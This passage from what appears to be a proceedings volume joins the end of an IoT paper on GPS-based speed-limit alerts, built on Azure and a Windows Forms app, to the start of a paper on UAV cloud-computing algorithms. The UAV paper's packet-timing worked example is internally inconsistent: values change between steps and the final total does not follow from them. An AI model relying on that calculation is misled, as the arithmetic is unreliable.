


Fig.6. Azure Dashboard to create a database server and web server for implementation of decision support for vehicle drivers

Azure provides a dashboard to access all your resources. We can create a database server by navigating to New-> Databases-> SQL Database. This is shown in Fig.2. After entering proper credentials such as Database name, Resource group name, Server name and the pricing tier, the entire details are shown as in the Fig .3.




Fig.7. Screen shot of Creating New SQL Database on Azure dash board




Fig.8.Photo graph of Created new Database

We can create a new table by navigating to Tools->Query editor and logging in using the admin's username and password. A web server can be created in an analogous way.




Fig.9. Web APP used to support vehicle drivers

To host your web page using a web app, we use file transfer protocol. We first need to download the profile of the Web APP which contains its FTP username and password. We can establish the connection using File Explorer. Copy and paste publish URL into navigation bar and you will see a pop up asking for login. After logging in we can just copy all the files we need into the server.




Fig.10. Ftp Login for usage of web server

B. VISUAL STUDIO

Visual Studio is an Integrated Development Environment which provides tools required to build apps of all sorts of platforms. In this project we made use of visual studio to build a windows form APP that can be distributed among local guides. We can create a new windows form app by selecting one in the create new project option.




Fig.11. Creating Windows Form APP to know the latitude and longitude values

After creating a windows form APP, we can have built the APP's look using designer. To provide authentication for the

APP we design a form asking username and password, which provides access to another form that, allows local guides to insert longitudes and latitudes bounding a region and corresponding speed limit. We can create a connection between database and APP by using XML connection strings. We require server name, database name, admin username and password. After successfully building the app, it can be distributed among local guides by any means that suits the deployment process.

IV. EXPERIMENTAL RESULTS AND THEIR DISCUSSIONS

A. ADMIN SIDE



Fig.12. Database for implementation of decision support for vehicle drivers




Fig.13. Screen shot of created New Database




Fig.14. Picture of Web APP

B. PC APPLICATION




Fig.15. Local Guide Login for admin




Fig.16. Screenshot of Local Guide App

C. USER SIDE




Fig.17. Photograph of Hardware implementation of decision support for vehicle drivers using IoT

This paper has 3 parts Admin, Local Guides, and User. Database and web pages are hosted by admin. The hosting is done on Microsoft azure platform. The local guides have an app that is been distributed by the admin. This app allows them to insert longitude and latitude bounding an area and corresponding speed limit. A local guide can only do so when he can access the data base through firewall by the admin. Users have GPS module, GSM modem, UNO board which acts for the backend and OLED for front end. The location's given by the GPS module is concatenated with the string containing the web page name hosted by the admin. This string acts as URL to ping the website hosted by the admin. The results obtained by this attempt are the longitude and latitude bounding the region in which the user is present and the corresponding speed limit. This speed limit is displayed on the OLED. Until the user is present in the same region a ping to the website is not performed again. The same procedure repeats when the user crosses the boundaries. This approach has been tested on a fixed location and later on a two-wheeler vehicle on a entire road where the user crosses boundaries of a region and enters into another region. The reaction time that is taken to obtain the speed limit of the

current region in considerable low. Even though the implementation can get a few upgrades its timing, the results obtained now are considered satisfactory.

V. CONCLUSIONS

India is greatly suffering due to accidents. Mostly accidents are caused due to the over speed of vehicles. There is a need to implement a system which can automatically restrict the high speed of the vehicles according to the speed limit regulation of particular zones. By this accidents due to over speed can minimize. The proposed approach works fine for that purpose. It even gives an overall monitoring of the vehicles indicating any traffic jams or accidents to the officials. This helps the government to get better vision on the overall scenario of the roads zones. The control can further be divided into zones to give better vision. The system when malfunctions, does no harm to the driving experience since precaution methods are in place to check any chance of having malfunctions. If this system is made compulsory for all vehicles, then a noticeable decrease in the figure of road accidents would be seen and thus reduces a heavy loss of life and poverty in the count.

REFERENCES

- [1] K. Govindaraju, S. Boopathi, F. Pervez Ahmed, S. Thulasi Ram, M. Jagadeeshraja - "Embedded Based Vehicle Speed Control System Using Wireless Technology"
- [2] T. K. Sethuramalingam, R. Narthana Devi, K. Sangeetha - "Speed control for motor vehicles using global positioning system"
- [3] Nelson Akoku Ebot Eno Akpa, M.J.(Thinus) Booysen- "Auditory intelligent speed adaptation for long distance informal public transport in south Africa."
- [4] Ari Jules, "RFID Security and Privacy: A Research Survey Review", IEEE Trans. Selected area in Communication, pp. 381-394, February 2006.
- [5] J.J. Blum and A. Eskandarian, "Managing effectiveness and acceptability in Intelligent speed adaptation systems," in Proc. IEEE ITS Conf., 2006, pp. 319-324.
- [6] ONISR, "The major data on accident ology," tech. rep., National road Safety observatory, France, 2007.
- [7] Automated emergency Brake systems: Technical requirements, costs and benefits. C Grover, I Knight, I Simmons, G Couper, P Massie and B Smith, PPR 227, TRL Limited
- [8] Bishop, R. (2005) Intelligent Vehicles Technology and Trends, Artech House.
- [9] Sussman, J. M. (1993) Intelligent vehicle highway systems: Challenge for the future, IEEE Micro, 1(14-18), pp. 101-104.
- [10] Autonomous Intelligent Cruise Control. Petros A, Member, IEEE, and C.C. Chien, IEEE Transactions on Vehicular Technology, vol 42, No.4, Nov 1993.
- [11] R. E. Fenton, "A Headway safety policy for automated highway operations" IEEE Transactions on Vehicular Technology, VT-28, Feb. 1979.

Proposed algorithms for UAV based cloud computing

Ahmed Refaat Sobhy
Benha Faculty of Engineering,
Department of Computer Engineering
Benha University
Benha, Egypt
ahmed_602air@hotmail.com

Abeer Twakol Khalil
Benha Faculty of Engineering,
Department of Computer Engineering
Benha University
Benha, Egypt
abeer.twakol@bhit.bu.edu.eg

Mohamed M.Elfaqham
Benha Faculty of Engineering,
Department of Engineering basic
Science , Benha University
Benha, Egypt
Dr.mMostafa.elfaham@bhit.bu.edu.eg

Atalla Hashad
Arab Academy for Science
& Technology & Maritime Transport
College of Engineering & Technology
Cairo, Egypt
hashad@cairo.aast.edu

Abstract— In the last few years the fields of both UAV and cloud computing has gained the interest of researchers. UAV, which can be classified as flying ad-hoc network or FANET plays an important role in both military and civilian applications, also the cloud computing has gained an important role in many applications such as data processing and data preservation beside it allows users to access all applications and get into data and files from any device whenever they are, all of these benefits are used with the visibility of internet, our research shows also that the user can access without the use of the internet by using military network instead of internet in the military applications to gain more secure in the network. This paper offers proposed algorithms for UAV when equipped with cloud computing system in order to work as a unique system in military applications.

I. INTRODUCTION

The wireless ad hoc networks consist of a collection of wireless nodes that communicate over a common wireless medium. Mobile ad hoc networks are gaining momentum because they help realize network services for mobile users in areas with no preexisting communications infrastructure [1]. Ad hoc Networking enables independent wireless nodes, each limited in transmission and processing power, to be as a whole providing wider networking coverage and processing capabilities .The nodes can also be connected to a fixed-backbone network through a dedicated gateway device, enabling IP networking services in areas where Internet services are not available due to lack of the already exists infrastructure. And due to the widely and variety usage of ad-hoc networks in many fields such as complex military systems as Unmanned Aerial Vehicles (UAVs), the performance of these systems have to be more accurate, which led us to add cloud computing to the infrastructure of the UAVs in order to obtain high accuracy of these systems. This field of research lead us to cover the power of cloud computing by providing a perspective study on cloud computing and sheds light on the ambiguous understanding of cloud computing. Cloud computing is not just a service being offered from a remote data center. It is a set of approaches that can help organizations quickly, effectively add and subtract resources in almost real time. Cloud computing provides the means through which resources such as computing power, computing infrastructure and applications can be delivered to users as a service wherever and whenever they need over the Internet[2].

Cloud computing can be used to overcome the limitations of data centers. An enterprise data center is where servers and storage are located, operated and managed. A functional data center requires a lot of power, a lot of space, cooling, maintenance and so on. Most of human activities such as energy, lighting, telecommunications, Internet, transport, urban traffic, banks, security systems, public health and entertainment are controlled by data centers. People rely on the functioning and availability of one or multiple data centers. The process of adding and releasing resources in the traditional data center cannot be done in an automated or self- service manner, but in the cloud, users can request extra resources on demand and also release them when they are no longer needed. The fact that the cloud can easily expand and contract is one of the main characteristics that attract users and businesses to the cloud.

The main characteristics that cloud computing offers today are cost, virtualization, reliability, security and maintenance, but the validity of cloud became more dependable when it is combined to the robotics as a cloud robotic system, which takes the benefits of both systems cloud and robotics.

UAV which is a part of ad hoc network as it is classified as flying ad hoc network (FANET) can be thought as a kind of robotics because network robotic system refers to a group of robotic devices that are connected via a wired and/or wireless communication network [3].

Now a day the military application focuses in the important of UAV in reconnaissance and attack roles in order to save lives, time and money. However, by supplying UAV systems with cloud computing this will streamline operations and reducing manning, this leads to investigate in all the challenges to equipped cloud computing in UAV system.

II. DESIGNING AN ALGORITHM FOR THE PROPOSED SCENARIO

The algorithm implemented is divided into five main parts in which any similar system to our proposed system could be examined to show the system quality and efficiency. The algorithm designed depends on the communication between UAVs and UAVs with the ground control station GCS , this lead us to introduce arithmetic algorithm for packet transmission between UAVs and the ground control station , also the mobility of UAVs takes a part in our algorithm showing the velocity and UAVs displacement , this part of the algorithm takes a great consideration in our discussion for the movement of

UAVs which leads us in the algorithm for the system connectivity and here we mean by the term system the Unmanned Aerial System (UAS). The last main point in our algorithm is stated for cloud computing algorithm equipped with the UAV system since our scenario is based upon UAV cloud computing system.

a. Designing an algorithm for communication between UAVs

The communication algorithm designed for the proposed scenario depends on the communication between UAVs and between UAVs and the ground control station, this is done by studying the wireless link between the transmitter and receiver of UAVs and GCS. The algorithm depends on some major parameters such as the aspect angle (φ) which is the major process to define the radiation of UAV_i 's antenna with respect to UAV_j as shown in Fig. 1., the horizontal angle (φ_H) which can be determined as the angle located between roll axis of transmitter UAV_i and the Line of sight (LOS), vertical angle (φ_V) which is the angle between LOS and the projection of the LOS onto the yaw plane of UAV_i [4].




Fig. 1. Position of UAVs during transmitting and receiving [4].

Also the algorithm depends on the power received by the receiving antenna (P_r), the input power of the transmitting antenna (P_t), the gain of the transmitting antenna (G_t), the gain of the receiving antenna (G_r), the wave length (λ) and the distance between the two UAVs (R).

From the above parameters we can calculate our first step in the proposed algorithm by calculating the average power (P_r) as follow:

$$P_r = P_t G_t G_r \left(\frac{\lambda}{4\pi R}\right)^2 \dots\dots\dots (1)$$

The second step in the algorithm leads us to use the terms of aspect angle in equation (1) as follow:

$$P_r = P_t G_t(\varphi_H, \varphi_V) \left(\frac{\lambda}{4\pi R}\right)^2 \dots\dots\dots (2)$$

And by taking the algorithm in equation (2) for both sides we get equation (3) as follow:

$$10 \log_{10}(P_r) = 10 \log_{10} P_t + 10 \log_{10}(G_t(\varphi_H, \varphi_V)) - 20 \log_{10}(4\pi R/\lambda) \dots(3)$$

The third step in the algorithm is to calculate the free space path loss (Q_o) as follow:

$$P_r(d\beta_W) = P_t(d\beta_W) + G_t(d\beta_i) - Q_o(d\beta) \dots\dots (4)$$

$$Q_o(d\beta) = 20 \log_{10} \left(\frac{4\pi R}{\lambda}\right) \dots\dots\dots (5)$$

$$Q_o(d\beta) = 32.4 + 20 \log_{10}(f_{MHZ}) + 20 \log_{10}(d_{km}) \dots (6)$$

The frequency in equation (6) represent the transmission frequency and the term (d_{km}) is related to the distance between the two UAVs or between the UAV and the ground control station.

The fourth step in the algorithm is to calculate the total path loss (Q_T) depending on the free space path loss (Q_o), log normal shadowing effect ($\chi(d\beta)$) and the random variable (D) presenting the received envelop of the fast fading signal.

$$Q_T = Q_o + \chi + 20 \log_{10}(D) \dots\dots\dots (7)$$

The fifth step is by applying a condition to calculate the power received, this condition is ($Q_o \leq Q_{Threshold}$) as follow:

$$P_r(Q_o \leq Q_{Threshold}) = \int_{-\infty}^a \frac{1}{\sigma\sqrt{2\pi}} \exp\left(-\frac{\chi^2}{2\sigma^2}\right) d\chi = 1 - \frac{1}{2} \operatorname{erfc}\left(\frac{a}{\sqrt{2}\sigma}\right) \dots\dots\dots (8)$$

Where σ is the standard deviation in $d\beta$ and a can be represented as $a = Q_{Threshold} - Q_o$.

The sixth step in the algorithm is to determine the probability density function of the Ray Leigh distribution $P(D)$ and by using the random variable presenting the received envelop of the fast fading signal (D) and the time average power of the received signal P^2 .

$$P(D) = \frac{D}{P^2} \exp\left(-\frac{D^2}{2P^2}\right), D \geq 0 \dots\dots\dots (9)$$

$$P(D) = \exp\left(-\frac{D^2+A^2}{2P^2}\right) I_0\left(\frac{AD}{P^2}\right), D \geq 0 \dots(10)$$

Where A represent the peak amplitude of LOS signal component and $I_0(\cdot)$ Represent the zero-order modified Bessel function of the first kind.

$$I_0 = \frac{1}{2\pi} \int_{-\pi}^{\pi} \exp(-\chi \sin \tau) d\tau \dots\dots (11)$$

The last step in the communication algorithm is by defining the ratio $\frac{A^2}{(2P^2)}$ as the ratio of Rician K factor, this factor can be defined as the factor measures the link quality and lead us to know that this ratio is a ratio between the power of LOS and the power of (NLOS), the main aspect of this factor is that the increase of K lead to the clear of the link with less fading. This lead us to make an important condition in the algorithm which is before calculating the average power in the Rician fading the K factor must be larger than or equal to the ratio of the power of LOS and the power of (NLOS).

$$\overline{P_r} = \int_0^\infty D^2 P(D) dD = A^2 + 2P^2 \dots (12)$$

And by replacing $A^2 = \kappa \overline{P_r} / (\kappa + 1)$,

$2P^2 = \frac{\overline{P_r}}{(\kappa + 1)}$ in equation (10), the final form of the arithmetic algorithm can be written in the form of:

$$P(D) = \frac{2D(\kappa + 1)}{\overline{P_r}} \exp\left(-\kappa - \frac{(\kappa + 1)D^2}{\overline{P_r}}\right) \cdot I_0\left(2D\sqrt{\frac{\kappa(\kappa + 1)}{\overline{P_r}}}\right), \quad D \geq 0 \dots (13)$$




Fig. 2. Relation between free space path loss and distance.

Fig.2 shows the relation between free space path loss and the distance between two UAVs when applying the algorithm using Matlab program.

b. Arithmetic algorithm for Packet transmission time

The arithmetic algorithm for packet transmission depends upon main points according to IEEE 802.11-1999 which can be listed as the Short inter –Frame Space (SIFS), Distributed Coordination Function inter –Frame Space (DIFS) which is the fundamental Mac technique of IEEE 802.11 based wlan standard, back off time (Ack Time).All the listed parameters accumulate together forming the main arithmetic algorithm for packet transmission as follow:

$$T_{total} = DIFS + Back\ off\ time + (Data(bytes) + 28(bytes)) \times \frac{8}{Data\ Rate(bit/sec)} + SIFS + Over\ head\ Time + ACK\ Time \dots (14)$$




Fig. 3. DIFS &SIFS [5].




Fig. 4. Time diagram for packet transmission [5].

The main issue for this equation is to ensure packet reception and avoid the collision between packets and this is done by using DIFS &SIFS while the time required for DIFS &SIFS

are based upon the physical layer. In our scenario we use direct sequence spread spectrum DSSS parameters as follow:

Short inter frame space (SIFS) is 20, the time slot T_{slot} is 40, Distributed coordination function inter frame space (DIFS) is equal to the following equation.

$$\begin{aligned} DIFS &= SIFS + 2 \times T_{slot} \dots (15) \\ &= 20 + 2 \times 40 \\ &= 20 + 80 \\ &= 100\mu s \end{aligned}$$

And the back off time can be calculated as

$$\begin{aligned} Back\ off\ time &= T_{slot} \times random\ (cw) \dots (16) \\ &= 40 \times 31 = 1240\mu s \end{aligned}$$




Fig. 5. Back off Time [5].

According to tables 1, 2, 3 and 4 taken from our implemented scenario and by using equation (14) we calculate the total time for packet transmission.

Table 1. Medium access control header

Frame control	Duration	Address 1	Address 2	Address 3	Sequence control
(2bytes)	(2bytes)	(6bytes)	(6bytes)	(6bytes)	(2bytes)

Table 2. Medium access control data unit

Mac header	Frame body	FCS
(24 bytes)	(2312bytes)	(4bytes)

Table 3. ACK frame

Frame control	Duration	Receiver address	FCS
(2bytes)	(2bytes)	(6bytes)	(4bytes)

Table 4. Physical layer data frame

Preamble	Header	Mac data unit
(144 bits)	(48 bits)	xxx

$$T_{total} = DIFS + Back\ off\ time + (Data(bytes) + 28(bytes)) \times \frac{8}{Data\ Rate(bit/sec)} + SIFS + Over\ head\ Time + ACK\ Time$$

$$\begin{aligned} T_{total} &= 100 + 1240 + (2312 + 28) \times \frac{8}{11} + 20 + \frac{(144 + 48)}{11} + 14 \times \frac{8}{11} \\ &= 100 + 1240 + \left(2340 \times \frac{8}{11}\right) + 10 + \frac{192}{11} + \frac{112}{11} \end{aligned}$$

$$\begin{aligned}
 &= 1350 + \frac{1870}{11} + \frac{192}{11} + \frac{112}{11} \\
 &= 1350 + \frac{19024}{11} \\
 &= 3079.45\mu s \dots\dots\dots (17)
 \end{aligned}$$

And by applying the algorithm implemented using Matlab program as shown in figures 6, 7 and 8 we can calculate the total time for packet transmission and data sent.




Fig. 6. applying the algorithm by matlab




Fig. 7. Total time for packet transmission




Fig. 8. Total time for Data sent

c. Designing an algorithm for the Mobility

Due to the classification of UAV as a part of ad-hoc network which characterized by high mobility, our algorithm depends upon some aspects such as the node velocity V_n , tuning parameter used to vary randomness α , the mean value of V_n as n goes to ∞ which is represented by μ and a random variable x_{n-1} . The main important issue is that each UAV is initialized with speed and direction and assuming running fixed intervals of time leads the UAVs to update their speed and direction.




Fig. 9. Gauss-Markov Mobility Model

In the algorithm implemented the values of speed and direction at n^{th} instance of time are calculated based on the values of speed and direction at $(n - 1)^{th}$ instance and random variable as shown in Fig. 9, which represent the Gauss-Markov Mobility Model. From all the above parameters we can calculate the node velocity from equation (18).

$$V_n = \alpha V_{n-1} + (1 - \alpha)\mu + \sqrt{1 - \alpha^2} * x_{n-1} \dots (18)$$

But our algorithm will convert equation (18) into three dependable aspects in which we can say that if these are considered as UAVs or not as follow:

The first aspect: If ($\alpha = 0$)

This mean that we will obtain random motion and according to this equation (18) become as follow

$$V_n = \mu + x_{n-1} \dots\dots\dots (19)$$

The second aspect: If ($\alpha = 1$)

This mean that we will obtain linear motion and according to this equation (18) become as follow

$$V_n = V_{n-1} \dots\dots\dots (20)$$

The third aspect: If ($0 < \alpha < 1$)

This mean that we will obtain intermediate level of randomness which represents the UAVs, so if α is input by a variable greater than zero and less than one this mean we are going to represent UAV motion and this is shown in Fig. 11.

The last point in this algorithm is to compute the displacement of a node S_n with respect to the node velocity V_i as

$$S_n = \sum_{i=0}^{n-1} V_i \dots\dots\dots (21)$$

This equation helps us on studying UAV movement.




Fig.10. Random way point Mobility




Fig.11. Velocity representation for UAVs

d. Designing an algorithm for UAV connectivity

Designing an algorithm for UAV connectivity lead us to represent the survivability of UAVs network, the most important issue in the world of UAV is how to maintain the uplink and down link between the UAV and its base station always up (connected), and we can call this survivability of UAVs network. Our algorithm is based upon some assumption depending on the proposed scenario as follow:

- 1) The status of the node in this network can be damaged or undamaged only.
- 2) The connection between two nodes is wireless based upon mobile radio communication.
- 3) Only one node is destroyed or removed every time and this node is the most important one in the network, which means the worst case occurs every time.

Our algorithm is based upon the estimation of network connectivity in a complete destruction process, meaning that the network connectivity is summed with the node being removed one by one until the network becomes disconnected.

